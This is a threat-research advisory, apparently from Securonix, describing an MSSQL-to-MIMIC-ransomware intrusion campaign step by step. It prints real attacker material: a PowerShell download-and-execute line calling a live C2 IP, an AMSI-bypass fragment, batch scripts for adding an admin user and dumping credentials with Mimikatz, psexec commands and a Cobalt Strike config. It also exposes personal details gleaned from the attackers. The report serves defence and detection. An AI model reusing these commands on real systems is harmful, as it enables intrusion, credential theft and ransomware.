

Securonix Threat Research Security Advisory: New RE#TURGENCE Attack Campaign: Turkish Hackers Target MSSQL Servers to Deliver Domain-Wide MIMIC Ransomware

securonix.com/blog/securonix-threat-research-security-advisory-new-returgence-attack-campaign-turkish-hackers-target-mssql-servers-to-deliver-domain-wide-mimic-ransomware/

By Securonix Threat Research: D. luzvyk, T. Peck, O. Kolesnikov

tldr: Financially motivated Turkish threat actors appear to be actively targeting MSSQL servers in an effort to deliver MIMIC ransomware payloads .



The Securonix Threat Research team has been monitoring an ongoing threat campaign, RE#TURGENCE which involves the targeting and exploitation of MSSQL database servers to gain initial access. The threat actors appear to be targeting US, EU and LATAM countries and are financially motivated.

The analyzed threat campaign appears to end in one of two ways, either the selling of “access” to the compromised host, or the ultimate delivery of ransomware payloads. These details were uncovered during a major OPSEC (operational security) failure by the attackers which we’ll dive into later. The timeline for the events was about one month from initial access to the deployment of MIMIC ransomware on the victim domain.

The initial access portion of the campaign is similar to that of [DB#JAMMER](#) which we wrote about last year which also involved direct MSSQL access through brute forcing administrative passwords.

Initial Access (TA0001)

Threat actors have been targeting exposed database servers heavily over the last year. In addition to DB#JAMMER, other campaigns targeting these servers have been reported recently, some including [obtaining access through botnets](#).

In the case of RE#TURGENCE, the threat actors were able to brute force their way into the victim server and leveraged the use of the [xp_cmdshell](#) procedure to execute commands on the host. Typically, this procedure is disabled by default and should not be enabled (especially on publicly exposed servers).

Execution (TA0002)

Once the attackers were able to execute code through the xp_cmdshell procedure, they executed the following command on the server from the sqlservr.exe process:

```
"C:\Windows\system32\cmd.exe" /c cmd /c powershell -exec bypass -w 1 -e aQBIAHgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEI
```

The command calls cmd.exe were sent twice to execute a PowerShell encoded command which when decoded contains the following command:

```
ieX((New-Object System.Net.Webclient).DownloadString('hxxp://88.214.26[.]3:25823/189Jt'))
```

The above command downloads a file (189Jt) from the remote server and executes its contained code via a PowerShell invoke expression. Essentially, any contained PowerShell code within the file will be downloaded and immediately executed.

The PowerShell script is semi-obfuscated while most of the code appears to be ignored. It appears to download and run the next stage found at the end of the first script. As seen in the figure below:

```
if ( [System.Environment]::OSVersion.Version.Major -eq 10 ) {
    $u = $( "sing" + "Syste" + "m;"
    + "using Sy" + "ste" + "m.Runtime." + "Inte" + "rop" + "Se" + "rvices;
    pu" + "bl" + "i" + "c cl" + "ass Apis ("
    + "[ " + "DllImp" + "op" + "k(" + "k"
    + "public" + "sta" + "ic" + "exte" + "rn b" + "o" + "e13" + "2"
    + "[DllImport" + "t" + "(" + "am" + "s" + "i"
    + "public" + "st" + "at" + "ic" + "ext" + "e" + "rn" + "i" + "nt"
    )
    )
    Add-Type $u
    $fEYH3o2XANxHqF7130oio7Wk = [byte[]] (0xb8, 0x0, 0x00, 0x00, 0xc3)
    $HJpF8pVITnPTXWiegJenE1zDnno = 0; $S4u014jC8461wVTP9V9kex = $(862293 - 862293)
    $XGa06Ay8AqEMuzbrBrwG2z7Wk = $(793553 - 793545)
    $Int64j5go78sfQnbekEapvrM = $(51981 - 51981)
    $Pr3uXq5c1Mvr = [Apis]::AmInitialize($( "9PW" + "e" + "u" ), [ref]$go78sfQnbekEapvrM)
    if ( $Pr3uXq5c1Mvr -eq 0 )
    {
        $MhrNFSXxQppz5DvMsvk1H4 = [System.Runtime.InteropServices]::ReadInt64((IntPtr)$go78sfQnbekEapvrM, 16)
        $BhXw3ACpazHwFm3hBeziAdx1 = [System.Runtime.InteropServices]::ReadInt64((IntPtr)$MhrNFSXxQppz5DvMsvk1H4)
        $BhXw3ACpazHwFm3hBeziAdx1 = [System.Runtime.InteropServices]::ReadInt64((IntPtr)$MhrNFSXxQppz5DvMsvk1H4)
    }
}

Download and execute next stage payload
[System.Net.WebClient].DownloadString("http://88.214.26.3:25823/MSjku")
```

Figure 1: PowerShell initial code execution (phase 1)

Cobalt Strike implementation

The next PowerShell script found at `hxxp://88.214.26.[3:25823/MSjku]` is downloaded and executed in the same manner. This script contained a heavily obfuscated Cobalt Strike payload which is loaded into the current running process using in-memory reflection techniques (PowerShell in this case). The script is heavily obfuscated, however our team was able to save and extract the Cobalt Strike configuration which is found in Appendix A at the end of the report.

The main focus of the obfuscation was centered around the DLL imports and the Cobalt Strike payload which consisted of hundreds of lines of combined variables and useless comment blocks.

```
...
.KFPU5IBVWzB8wOve
vMD98F1V59pK7AS2zcHA3HxDnDmE4LYGCLCKAw019cR19XZ314sVfvtPqkqFYWuqah1zqfCkFkfhMwuzw0151023mAxJASfQMKCPDfpyrkckz1nXp
...
.Cb86vQenFo
VikZ85p5shI0amRpx60bvg11JoTnIq1y17VhU017uY2xYRB4nJ19F9yuuG8uR3hEroJcVjoJtSt1EggX86wqe390Gsh191EtSsthdIDG6qwj6h3113Kt
...
.GonS01cD
1MPAb4pAcQ1jcyz2BjEjvWahSKD07NdrF80vPsnz0NbwQ8SealVadh4JhXj0u8Q3rD8xU1zhmczbtN1qzDhVzQjK6kkoJ9GP0iZRu4Im1P8cmSk8cFPM1
...
#>
$g8xGKZeIVm0j51FLCSxIQH07WAAnb6 = "htemuHfJ66AwYem14Na1hp9j1R21IzedoKiq8amJokXa7QaX" + "Z4QrpsvFyjo3915q5g5c3T8dduSNGvR2Z
$vggH5pd = "PxeapT8Pq1nJTEfwoou1CaQeUd7ec" + "q0YJAZ9m" + $q8xGKZeIVm0j51FLCSxIQH07WAAnb6 + "uRC2odL3FFBAt" + "T790yUyh1C
Q10159X39Kd0JAd6A9U5d0T45TPRQ5-V635m9m9Q41 $false -RLq1JkZzd145YzPML0n9fP9M90zC $true -dR3KOCCE0 '1'
$LI9mKpU30XX2YukVoR2d1b6UchM = 56516 + $t5ccCRP57RAIR3AM9PhosH91Ea1qDd - 84202 - 18829 + 43335 - 22595 - 67249 # G 1tSkd3hKt
$1xyR1kufp62dfuHk1wXCwNd = "CdeGntahc9NBLC" + "G044d80o5v" + "n65f3Q1M12Nt2Gu27mf8Y1krT11CFJ0WnHX10gn8FwoQNGM5B80wQf" +
TH10071z3G254C1FPVFNr5rVe -A1xocNLP2JzrBUZDFID 878 -R1Qlmy867Lhg47shR3LH $true -ujbWmMaeX1H43 $false -fwfVet9D0b 'u' -G
$YMLMEHwB8sHk12l9hcSkCJSyUf1 = 731 - 26841 - 3110 + 39788 + $LI9mKpU30XX2YukVoR2d1b6UchM # ymXH 4RkRqBFC7g G0hN cKkPX
$F1Pq1G8aKRLQw07 = "E23fYw" + "Wuxym" + "X0a1JJPO4Ez5dR1DnS0Pw8M9DPXkQ1Qh0X3K8E3JmKEL2hw11" + "PQmJ" + $K1yR1
SYE01R1SpHkCND2BM4pQ1BU1e0 = $zhht15m6KhwCl8YgBhLQzBG1UTZ81.GetType().IsSerializable # GF101s8YngAp1Uq5 3uW6r gohN exNt
$YKOT0QX9K6ELr1IqG0dF8X1z907 = 44383+ 18691 + 78487 + 55462 - 88492 + 56467 + $YMLMEHwB8sHk12l9hcSkCJSyUf1 + 66645 +
$w4dcjmh3MdFVUDm8TfCk4B6FoTf = "Z7k1Ma33kHVULaepc48RcLz91Jg" + "ug3uccISVUKQYX" + "Bymb12Jd7wRuJ48Du0Wx1c" + "C1ITztd
$1rQk018qTcm = $n6Fmb7tmeZe0vY119pm.GetType().IsSerializable # gvzPqDq5RUBo9wF215N1 lofyD G0 321ejInt. MASHG6UHfMoR3u1SKd
$H74ghwoYVv0x = 23809 + 20933 - 39228 + 89500 + 91900 + 20471 + $YKOT0QX9K6ELr1IqG0dF8X1z907 - 21858 - 70900 # G6ko74VxL8
$Z1qzyztSNEFhoz8BhKcEARuXB = "s60j1x2qf43h909Y4nfsvG0Z0" + "Jhw6z6146g3Jp1Q" + "Gh8g1SW9RL" + "mc0RksC52k4yY1" +
yK350LNB178efB2 -yLkw0u0vbn0J1" "pbrf1v8Tz5u8RE175yApTncPRtbiuK" "NKPoFfow7kuy1tvgz7R4Vgh" "FCUJ7pZkMdFapeYfP5a2340y
$PaREe11GAZD0UH9In9fwhc9c = 37005+ 80387 + 53588 + 99081 + 72913 - $H74ghwoYVv0x + 71694 - 70236 - 87170 - 5603 - 41637 +
$PwFGKCp9nS16zNrat7XGknMjGk573 = "U148A" + "CRcU0zYwVACJ" + "HxNzQ7r164VYQqHc9tAHZDv0011eJgo3Z1Y35YFT3" + $Z1qzyztSNEFho
jKwPK9C2AR3yW1GK1 -ku30FE9z8A7M "k" -n46515rpnM1uQWUVVcarGzJwn 1280 -hCR1B4KSU1fXhkK6CCXzas 2011 -n27aT8E7vgrTKXk1Zw
```

Figure 2: PowerShell initial code execution (phase 2: Cobalt Strike)


According to the configuration, the Cobalt Strike beacon is configured to inject into the Windows-native process `SndVol.exe`. This process handles volume controls and settings for the system.

AnyDesk implementation

Using Cobalt Strike as a main point of code execution, the attackers decided to go for a more hands-on approach. The AnyDesk binaries were downloaded from a mounted network share that the attackers set up and accessed using the following command:

```
"c:\windows\system32\cmd.exe" /c net use f: /delete /y & net use f: \\45.148.121.[j87]f /user:grogu aqu!8171881cerq
```

Once mounted as the “F:\” drive, the attackers copied the AnyDesk installer to C:\ad.exe, along with the file ad.bat. The purpose of ad.bat is to simply install the AnyDesk connector service, add a new local user and add that user to the administrators group. The contents of the bat file can be seen in the figure below:



```

c:\ad.exe --install c:"program files (x86)" --silent
net stop "anydesk anydesk service"
net start "anydesk anydesk service"
c:"program files (x86)"\anydesk-e7eba7df --get-id
net user windows denek1010 /add
net localgroup administrators windows /add
net localgroup administrators windows /add

```

Figure 3: File contents of ad.bat

Persistence (TA0003)


You’ll notice in the ad.bat file that the local user “windows” is created with the password “denek1010”. The user is added to the “administrators” (EN) and if present, “administradores” (LATAM) groups. This leads us to believe that these threat actors built this script with a wide target range in mind.

Additionally, the script installs the AnyDesk service using the command “c:\ad.exe –install c:\program files (x86)\ –silent”, stops and starts the service, and then prints the AnyConnect client ID.

At this point, the threat actors shifted to exclusively using AnyConnect in favor of Cobalt Strike.

Credential Access (TA0006)

We observed the threat actors download Mimikatz into the “c:\users\windows\desktop\x64\” directory using AnyDesk. Another batch script was also downloaded to automate some of the Mimikatz commands. Its contents can be seen in the figure below:



```

@echo off
REG ADD "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest" /
v UseLogonCredential /t REG_SZ /d 1 /f
cd /d %~dp0
IF EXIST "%PROGRAMFILES(X86)%" (GOTO x64) ELSE (GOTO x86)
:x86
cd x86
mimikatz.exe "privilege:debug" "sekurlsa::logonPasswords full" exit > ..\Mimikatz_dump.
txt
pause
:x64
cd x64
mimikatz.exe "privilege:debug" "sekurlsa::logonPasswords full" exit > ..\Mimikatz_dump.
txt
exit

```

Figure 4: File contents of start.bat

The script performs several functions. First it uses a known registry tweak to enable clear text credentials. It then does a quick “is Base64” check by looking for the presence of the “C:\Program Files (x86)” directory and executes Mimikatz from the corresponding subdirectory (x86 or x64). The results of the Mimikatz dump are then saved into the Mimikatz_dump.txt file.

Discovery (TA0102)

The threat actors then shifted gears and decided to get to know the network and domain a bit better. The Advanced Port Scanner utility was downloaded via AnyDesk and saved as `c:\users\windows\documents\advport.exe`.

Our team observed the following activities from the Advanced Port Scanner utility:

- Check domain controller remote shares (from UI of Advanced Port Scanner)
- Get the hostname of a Hyper-V VM host using reg query “HKLM\Software\Microsoft\Virtual Machine\guest\parameters”
- Test psexec.exe connection to DC (result fail)
- Run psexec.exe on DC using extracted DA passwords(Mimikatz on MSSQL)
- Test for the usage of RDP connecting to DC using dumped creds from Advanced Port Scanner UI (`mstsc /v: [IP_REDACTED]`)
- Check for remote shares on jumphosts (from UI of Advanced Port Scanner)
- Test for and use RDP connecting to decoy host from Advanced Port Scanner UI (`mstsc /v: [IP_REDACTED]`)

Lateral Movement (TA0008)

Eventually after a few days, the threat actors were able to move laterally into two other machines on the network, likely using data provided by Mimikatz and the Advanced Port Scanner utility.

The threat actors transferred in `psexec`, a Sysinternals utility commonly used by threat actors and red teamers. They used the utility to open a new session to a domain controller with a domain admin password which was obtained earlier. The following command was issued on the compromised MSSQL server to move laterally:

```
c:\psexec.exe -u [REDACTED_DOMAIN][REDACTED_USER] -p [REDACTED_PASS] \\[REDACTED_IP] cmd.exe
```

Using the domain admin account, the threat actors were able to move to other machines from within the domain.

Impact (TA0105)

At this point, after a few more attempts at lateral movement using `psexec`, the threat actors appeared to have had enough and decided to ransomware the host.

The ransomware payload was downloaded using AnyDesk and was downloaded into `c:\Users\windows\Documents\` as `red25.exe`. This payload is a self-extracting archive that extracts and runs `red.exe` which is the final ransomware payload.

The ransomware of choice is Mimic ransomware which uses the legitimate application [Everything by VoidTools](#) to query and locate target files to be encrypted. Mimic was first [identified and gained traction](#) in January 2023. Mimic will drop the Everything binaries used to aid the encryption process. The Mimic dropper in our case “`red25.exe`” dropped all of the necessary files in order for the main ransomware payload to complete its objectives. These files include:

- `c:\users\windows\appdata\local\temp\7zipsfx.000\global_options.ini`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\everything2.ini`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\everything.ini`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\everything64.dll`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\everything32.dll`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\everything.exe`
- `c:\users\windows\appdata\local\temp\7zipsfx.000\7za.exe`

The main Mimic ransomware payload is able to take a few arguments. In the case of the RE#TURGENGE campaign, we observed it executing as:

```
“c:\users\windows\appdata\local\[RANDOM_GUID]\red.exe” -e ul2
```

```
“c:\users\windows\appdata\local\[RANDOM_GUID]\red.exe” -e ul1
```

```
“c:\users\windows\appdata\local\[RANDOM_GUID]\red.exe” -e watch -pid 4164 -!
```

According to documentation provided by Trend Micro, Mimic ransomware takes the following command line arguments:

Command line parameter	Value/Description
<code>-dir</code>	Specify directory

Command line parameter	Value/Description
-e	all – Encrypt all (default) local – encrypt local files net – encrypt files on Network shares Watch – ? ul1, ul2 – Create a new thread and try to unlock certain memory addresses from another process
-prot	Prevents the ransomware process from being stopped (protect)
-pid	[int value] – The PID of the current running ransomware process

Once the encryption process was completed, the red.exe process executed the encryption/payment notice which was saved on the victim's C:\ drive as “—IMPORTANT—NOTICE—.txt”. The text file contained the following message:




Figure 5: MIMIC ransomware payment notification

In the end MIMIC ransomware was manually executed by the threat actors and executed on the MSSQL server first, a domain controller, and other domain-joined hosts.

Bonus Round: Threat actor’s OPSEC failures... Oops!

As the attack unfolded, we were able to monitor the attackers and the system they were using closely through their own RMM software. Here are some interesting insights observed as part of the malicious ops.

MTA pc messages/content	Notes/Translation from Turkish (if needed)
I won't be able to be in front of the computer for 2 hours. I'm going somewhere	
İyi Çalışmalar?	Enjoy your work?
Saygılarımızla ;	Regards ;
BİLAL EDGÜ	BİLAL EDGÜ
Sahabiye Mah.	Sahabiye Mah.
İstasyon Cad.	Station Cad.
Ak İşmerkezi Kat:2 No:203	Ak İşmerkezi Floor:2 No:203
KOCASİNAN / KAYSERİ	

MTA pc messages/content	Notes/Translation from Turkish (if needed)
EC2AMAZ-55QGUPD	Amazon EC2 machine name
A8EBN4s7hMuFPQm9LIPc8L97wyFfzwnih0yGCTaYCOM*SoyezPrudent0	
_zOPwV-8YrF3Y2L2FmoggKZ_MZnMH5yBOBC657vhk*SoyezPrudent0	
https://downloads.systoolsgroup.com/sql-backup-recovery.exe	
C:\Program Files (x86)\AnyDesk-e7eba7df-get-id	
EC2AMAZ-55QGUP	Another Amazon EC2 machine name
AnyDesk@2023@#	A password
[23:24:36] atseverse: I unchecked keep chat history. Then I marked again and these messages came again. [23:27:28] atseverse: Do you have a new goal in Turkey? [23:27:51] atseverse: Also, since the dollar exchange rate is high in Turkey, isn't payment a problem? [23:28:31] atseverse: unfortunately 1\$= 30 Turkish lira [23:33:30] atseverse: I'm sorry man, I would like to talk to you, but unfortunately I came to work. I have to work, have a nice day	
[23:33:55] atseverse: take care of yourself [23:33:59] atseverse: bye	
please send me anydesk id. I will come and check	
The first offer I made to you is 15 thousand euros. I didn't deceive you. Don't bargain with me and don't pay even 1 cent more. Please don't tire me. My aim is not to deceive anyone, I am not a fraudster. I just want the money I bid for.	Selling access to the compromised host
SMMM & BAĞIMSIZ DENETÇİ	CPA & INDEPENDENT AUDITOR

Doing a bit of research on the username "atseverse" we came up with all kinds of interesting findings that produce some telling information that fits the geographic profile for both Steam, a popular gaming platform, and a hacking website called spyhackerz:




Figure 6: atseverse online profile

C2 and infrastructure

The RE#TURGENGE campaign consisted of several C2 IP addresses using seemingly random, non-standard port numbers. The only domain used, `servadessigen.3utilities[.]com`, was pulled from the Cobalt Strike beacon configuration.

C2 Address	Description	Details
45.148.121[.]87	SMB Payloads (Cobalt Strike)	Organization: ORG-SE92-RIPE Org-name: SKB Enterprise B.V. Country: NL Address: Kingsfordweg 151, 1043 GR Amsterdam, Netherlands
88.214.26[.]3	PowerShell payloads (Cobalt Strike)	Organization: ORG-FI54-RIPE Org-name: FutureNow Incorporated Address: National Cultural Centre 861 P.O. Box 1492, Victoria Mahe, Seychelles
<code>servadessigen.3utilities[.]com</code>	Cobalt Strike beacon URL	Registrar: Vitalwerks Internet Solutions, LLC / No-IP.com

Securonix recommendations and mitigations

Always refrain from exposing critical servers directly to the internet. In the case of RE#TURGENGE attackers were directly able to brute force their way into the server from outside the main network. We recommend providing access to these resources behind a much more secure infrastructure such as a VPN. Additionally:

- Limit the usage of the `xp_cmdshell` procedure on MSSQL database servers. This would have prevented the attackers from executing commands on the victim's machine.
- When it comes to detecting both RMM and/or RAT-like software, we highly recommend [enabling process-level logging](#) on endpoints and servers for enhanced telemetry for both detections and threat hunting
- Deploy additional process-level logging such as [Sysmon](#) and [PowerShell logging](#) for additional log detection coverage
- Monitor for the creation of new local users on endpoints, especially within critical server environments
- Securonix customers can rely on some of the provided provisional detections or scan their environment using the threat hunting queries below

MITRE ATT&CK matrix

Tactic	Technique
Initial Access	T1110: Brute Force
Discovery	T1046: Network Service Discovery
Defense Evasion	T1112: Modify Registry
Persistence	T1098: Account Manipulation T1505.001: Server Software Component: SQL Stored Procedures
Credential Access	T1003: OS Credential Dumping T1110.001: Brute Force: Password Guessing
Command and Control	T1105: Ingress Tool Transfer T1572: Protocol Tunneling T1573.001: Encrypted Channel: Symmetric Cryptography T1219: Remote Access Software
Impact	T1486: Data Encrypted for Impact

Analyzed file hashes

File Name	SHA256 (IoC)
<code>ad.bat</code>	9F3AD476EDA128752A690BD26D7F9A67A8A4855A187619E74422CC08121AD3D3

File Name	SHA256 (IoC)
ps1.ps1	A222BA1FD77A7915A61C8C7A0241222B4AD48DD1C243F3548CAEF23FE985E9C21ED02979B3F312C4B2FD1B9CFDFB6BEDE03CD964BB52B3DE017128FE00E10D3C
start.bat	F328C143C24AFB2420964740789F409D2792413A5769A33741ED956FCE5ADD3E
Ar3.exe	1C7B82B084DA8B57FFEEF7BDCA955C2AA4A209A96EC70E8D13E67283C10C12A5
gui40.exe	31FEFF32D23728B39ED813C1E7DC5FE6A87DCD4D10AA995446A8C5EB5DA58615
advport.exe	D0C1662CE239E4D288048C0E3324EC52962F6DDDA77DA0CB7AF9C1D9C2F1E2EB
red25.exe	E9C63A5B466C286EA252F1B0AA7820396D00BE241FB554CF301C6CD7BA39C5E6
red.exe	D6CD0080D401BE8A91A55B006795701680073DF8CD7A0B5BC54E314370549DC4

Relevant provisional Securonix detections

- EDR-ALL-11-RU
- EDR-ALL-69-BP
- EDR-ALL-172-RU
- EDR-ALL-987-RU
- EDR-ALL-1254-ER, WEL-ALL-1222-ER
- EDR-ALL-1278-RU
- NTA-ALL-890-ERR

Relevant hunting/Spotter queries (be sure to remove square brackets “[]”)

- index = activity AND rg_functionality = “Web Proxy” AND (destinationaddress = “45.148.121[.]87” OR destinationaddress = “88.214.26[.]3”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Network connection detected” OR deviceaction = “Network connection detected (rule: NetworkConnect)”) AND (destinationhostname CONTAINS “servuadessigen.3utilities[.]com”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND baseeventid = “12” OR baseeventid = “13” OR baseeventid = “14”) AND customstring47 ENDS WITH “\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential” AND (customstring48 = “DWORD (0x00000001)” OR customstring48 = “1”)
- index = activity AND destinationport = “445” OR destinationport = “139”) AND (sourceaddress = “10.0.0.0/8” OR sourceaddress = “172.16.0.0/12” OR sourceaddress = “192.168.0.0/16” OR sourceaddress = “169.254.0.0/16”) AND (destinationaddress != “10.0.0.0/8” OR destinationaddress != “172.16.0.0/12” OR destinationaddress != “192.168.0.0/16” OR destinationaddress != “169.254.0.0/16” OR destinationaddress != “127.0.0.0/8”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND deviceaction = “Process Create” AND sourceprocessname ENDS WITH “sqlservr.exe” AND destinationprocessname ENDS WITH “cmd.exe”
- index = activity AND rg_functionality = “Microsoft Windows” AND baseeventid = “4697” AND resourcecustomfield1 ENDS WITH “anydesk.exe” OR destinationservicename CONTAINS “AnyDesk”
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND (destinationprocessname = “AnyDesk.exe” OR description CONTAINS “AnyDesk” OR product CONTAINS “AnyDesk”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND deviceaction = “Dns query” AND destinationhostname ENDS WITH “anydesk[.]com”

References:

1. Securonix Threat Labs Security Advisory: Threat Actors Target MSSQL Servers in DB#JAMMER to Deliver FreeWorld Ransomware <https://www.securonix.com/blog/securonix-threat-labs-security-advisory-threat-actors-target-mssql-servers-in-dbjammer-to-deliver-freeworld-ransomware/>
2. MySQL servers targeted by ‘Ddostf’ DDoS-as-a-Service botnet <https://www.bleepingcomputer.com/news/security/mysql-servers-targeted-by-ddostf-ddos-as-a-service-botnet/>
3. xp_cmdshell (Transact-SQL) <https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver16>
4. New Mimic Ransomware Abuses Everything APIs for its Encryption Process https://www.trendmicro.com/en_ph/research/23/a/new-mimic-ransomware-abuses-everything-apis-for-its-encryption-p.html

Appendix A: Cobalt Strike beacon config

CS Beacon:


```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 37000,
  "MaxGetSize": 1048576,
  "Jitter": 37,
  "C2Server": "seruvadessigen.3utilities.com,/apiv8/getStatus",
  "HttpPostUri": "/apiv8/updateConfig",
  "Malleable_C2_Instructions": [],
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\syswow64\SndVol.exe",
  "Spawnto_x64": "%windir%\sysnative\SndVol.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 12345,
  "bStageCleanup": "True",
  "bCFGCaution": "True",
  "KillDate": 0,
  "bProInject_StartRWX": "True",
  "bProInject_UseRWX": "False",
  "bProInject_MinAllocSize": 17500,
  "ProInject_PrepndAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProInject_PrepndAppend_x64": [
    "kJA=",
    "Empty"
  ],
  "ProInject_Execute": [
    "ntdll.dll:RtlUserThreadStart",
    "CreateThread",
    "NtQueueApcThread-s",
```

```
"CreateRemoteThread",  
"RtlCreateUserThread"  
],  
"Proclnject_AllocationMethod": "VirtualAllocEx",  
"bUsesCookies": "True",  
"HostHeader": ""  
}
```